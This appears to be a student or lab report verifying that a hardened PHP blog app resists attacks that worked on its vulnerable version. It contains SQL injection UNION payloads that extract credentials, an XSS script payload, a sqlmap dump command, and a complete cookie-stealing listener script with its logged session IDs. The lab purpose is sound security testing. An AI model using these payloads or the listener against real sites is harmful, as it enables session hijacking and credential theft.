
Kali user (Attacker)

https://192.168.244.131/alkicorp-php/Bcrypt/login.php

Windows (edge browser)




Kali Linux (Firefox)




The devices certificate store doesn't include the issuer of your self signed certificate, so the browser shows a warning. It wont block the connection, only alert you to possible risks. The connection is still encrypted with TLS between your browser and the server.

Click advanced and proceed.

Now you will see the site.






Kali Linux VM (Attacker)

We will register a new user.

username: kali_bcrypt

password: password

The last row in the users table is now showing the new hash encoding and the new user.



Then we will make some new posts.


One normal, and one malicious.

SQL Injection

From Kali VM, we have tried the same attacks from before.

malicious SQL Injection url

`https://192.168.244.131/alkicorp-php/Bcrypt/view.php?id=-1%20UNION%20SELECT%201,2,3,4,5,6--`



The id value is now passed as a parameter to a prepared statement instead of being concatenated into the SQL string. The database treats it as data, so -1 UNION SELECT 1,2,3,4,5,6-- is interpreted as a single invalid integer or ignored, not as SQL. Because the query structure is fixed, it cant be changed by user input anymore.

Next subquery (UNION SELECT):

Database name

https://192.168.244.131/alkicorp-php/view.php?id=-1%20UNION%20SELECT%201,database(),3,4,5,6--

SQLi Blocked

Table names

https://192.168.244.131/alkicorp-php/view.php?id=-1%20UNION%20SELECT%201,(SELECT%20GROUP_CONCAT(table_name)%20FROM%20information_schema.tables%20WHERE%20table_schema=database()),3,4,5,6--

SQLi Blocked

Column names for users

https://192.168.244.131/alkicorp-php/view.php?id=-1%20UNION%20SELECT%201,(SELECT%20GROUP_CONCAT(column_name)%20FROM%20information_schema.columns%20WHERE%20table_name=%27users%27),3,4,5,6--

SQLi Blocked

Usernames and passwords


https://192.168.244.131/alkicorp-php/view.php?id=-1%20UNION%20SELECT%201,(SELECT%20GROUP_CONCAT(username,0x3a,password)%20FROM%20users),3,4,5,6--


SQLi Blocked

XSS

`<script>alert("XSS")</script>`

Post XSS Attack does not trigger alert anymore.





Post content is now output through htmlspecialchars(), which turns characters like <, >, and " into HTML entities (<, >, "). The browser receives <script>alert("XSS")</script> as plain text instead of executable HTML. Because the angle brackets are escaped, the browser does not treat it as a script tag and no alert runs.

---

bcrypt Session Fixation

The Bcrypt login flow is still vulnerable to session fixation.

login.php never calls session_regenerate_id(), so the session ID stays the same after login. An attacker can fix a session ID (e.g. via a crafted link), have the victim log in with that session, and then reuse the same ID to access the victim's account.

Listener Success

Listener does not pick up anything now.

The PHP listener is running correctly, but it only logs requests when something actually reaches it.

The XSS payload is not executing or is being blocked by the browser.

Because no request is sent to steal.php, the listener has nothing to display.

Listener output for dcrypt HTTPS version.

php -S 0.0.0.0:8888

Terminal Output:

[Tue Feb 3 22:28:50 2026] PHP 8.4.11 Development Server (http://0.0.0.0:8888) started

SQLMap Attack

SQLMap script in Kali terminal.

```
sqlmap -u "https://192.168.244.131/alkicorp-php/Bcrypt/view.php?id=9" \

--cookie="PHPSESSID=1v54ikcto2sj25fuuitq4fqe8i" \

--batch \

-D alkicorp \

--dump
```

Terminal Output:

```
 ___

 __H__

 ___ ___["]_____ ___ ___ {1.9.8#stable}

|_ -| . [.] | .'| . |

|___|_ ["]_|_|_|__,| _|

 |_|V ...  |_| https://sqlmap.org


[!] legal disclaimer: Usage of sqlmap for attacking targets without prior
mutual consent is illegal. It is the end user's responsibility to obey all
applicable local, state and federal laws. Developers assume no liability
and are not responsible for any misuse or damage caused by this program


[*] starting @ 22:39:39 /2026-02-03/


[22:39:39] [INFO] testing connection to the target URL

[22:39:39] [INFO] checking if the target is protected by some kind of
WAF/IPS

[22:39:39] [INFO] testing if the target URL content is stable

[22:39:40] [INFO] target URL content is stable

[22:39:40] [INFO] testing if GET parameter 'id' is dynamic

got a 302 redirect to 'https://192.168.244.131/alkicorp-
php/Bcrypt/index.php'. Do you want to follow? [Y/n] Y
```

[22:39:40] [INFO] GET parameter 'id' appears to be dynamic

[22:39:40] [ERROR] possible integer casting detected (e.g. '$id=intval($_REQUEST["id"])') at the back-end web application

do you want to skip those kind of cases (and save scanning time)? [y/N] N

[22:39:40] [INFO] testing for SQL injection on GET parameter 'id'

[22:39:40] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'

[22:39:40] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'

[22:39:40] [INFO] testing 'MySQL ⩾ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'

[22:39:40] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'

[22:39:40] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'

[22:39:40] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'

[22:39:40] [INFO] testing 'Generic inline queries'

[22:39:40] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'

[22:39:40] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'

[22:39:40] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'

[22:39:40] [INFO] testing 'MySQL ⩾ 5.0.12 AND time-based blind (query SLEEP)'

[22:39:40] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'

[22:39:40] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'

[22:39:40] [INFO] testing 'Oracle AND time-based blind'

it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the number of requests? [Y/n] Y

[22:39:40] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'

```
[22:39:40] [WARNING] GET parameter 'id' does not seem to be injectable

[22:39:40] [CRITICAL] all tested parameters do not appear to be injectable.
Try to increase values for '--level'/'--risk' options if you wish to
perform more tests. If you suspect that there is some kind of protection
mechanism involved (e.g. WAF) maybe you could try to use option '--tamper'
(e.g. '--tamper=space2comment') and/or switch '--random-agent'

[22:39:40] [WARNING] your sqlmap version is outdated


[*] ending @ 22:39:40 /2026-02-03/



┌──(alkicorpⓀkali)-[~]
└─$
```

Result:

SQLMap was able to reach the page and test the id parameter, but all injection attempts failed.

The backend is sanitizing or casting the input, blocking SQL injection.

This confirms the Bcrypt/secure version is hardened and no longer exploitable via this vector.

Final conclusion for dcrypt version:

At this point we tried all the XSS, SQL Injection, SQL Dump vulnerabilities that worked previously in the vulnerable version of blog.

Session Hijacking (Cookie stealing script)

Listener script

steal.php

```
<?php
// Steal.php - Receives stolen cookies via GET parameter
$cookie = $_GET['c'] ?? '';
if ($cookie !== '') {
 $log = date('Y-m-d H:i:s') . " | " . $_SERVER['REMOTE_ADDR'] . " | " . $cookie . "\n";
 file_put_contents(__DIR__ . '/stolen.txt', $log, FILE_APPEND);
}
// Return empty 1×1 GIF so request looks innocuous
header('Content-Type: image/gif');
header('Content-Length: 43');
echo base64_decode('R0lGODlhAQABAIAAAAAAAP///yH5BAEAAAAALAAAAAABAAEAAAIBRAA7');
```

steal.php is doing three things: it receives the c parameter from the request, logs it to stolen.txt with a timestamp and source IP, and then returns a tiny 1×1 GIF so the request looks harmless.

How to view stolen credentials from listener

```
cat stolen.txt
```

File content:

```
2026-02-03 04:45:36 | 127.0.0.1 | test123

2026-02-03 04:56:11 | 192.168.244.130 | PHPSESSID=1v54ikcto2sj25fuuitq4fqe8i

2026-02-03 04:56:14 | 192.168.244.130 | PHPSESSID=1v54ikcto2sj25fuuitq4fqe8i
```

**2026-02-03 04:56:29 | 192.168.244.131 |
PHPSESSID=1v54ikcto2sj25fuuitq4fqe8i**

**2026-02-03 05:02:06 | 192.168.244.130 |
PHPSESSID=1v54ikcto2sj25fuuitq4fqe8i**

How to run the listener.

```
cd /tmp/cookiestealer

php -S 0.0.0.0:8888
```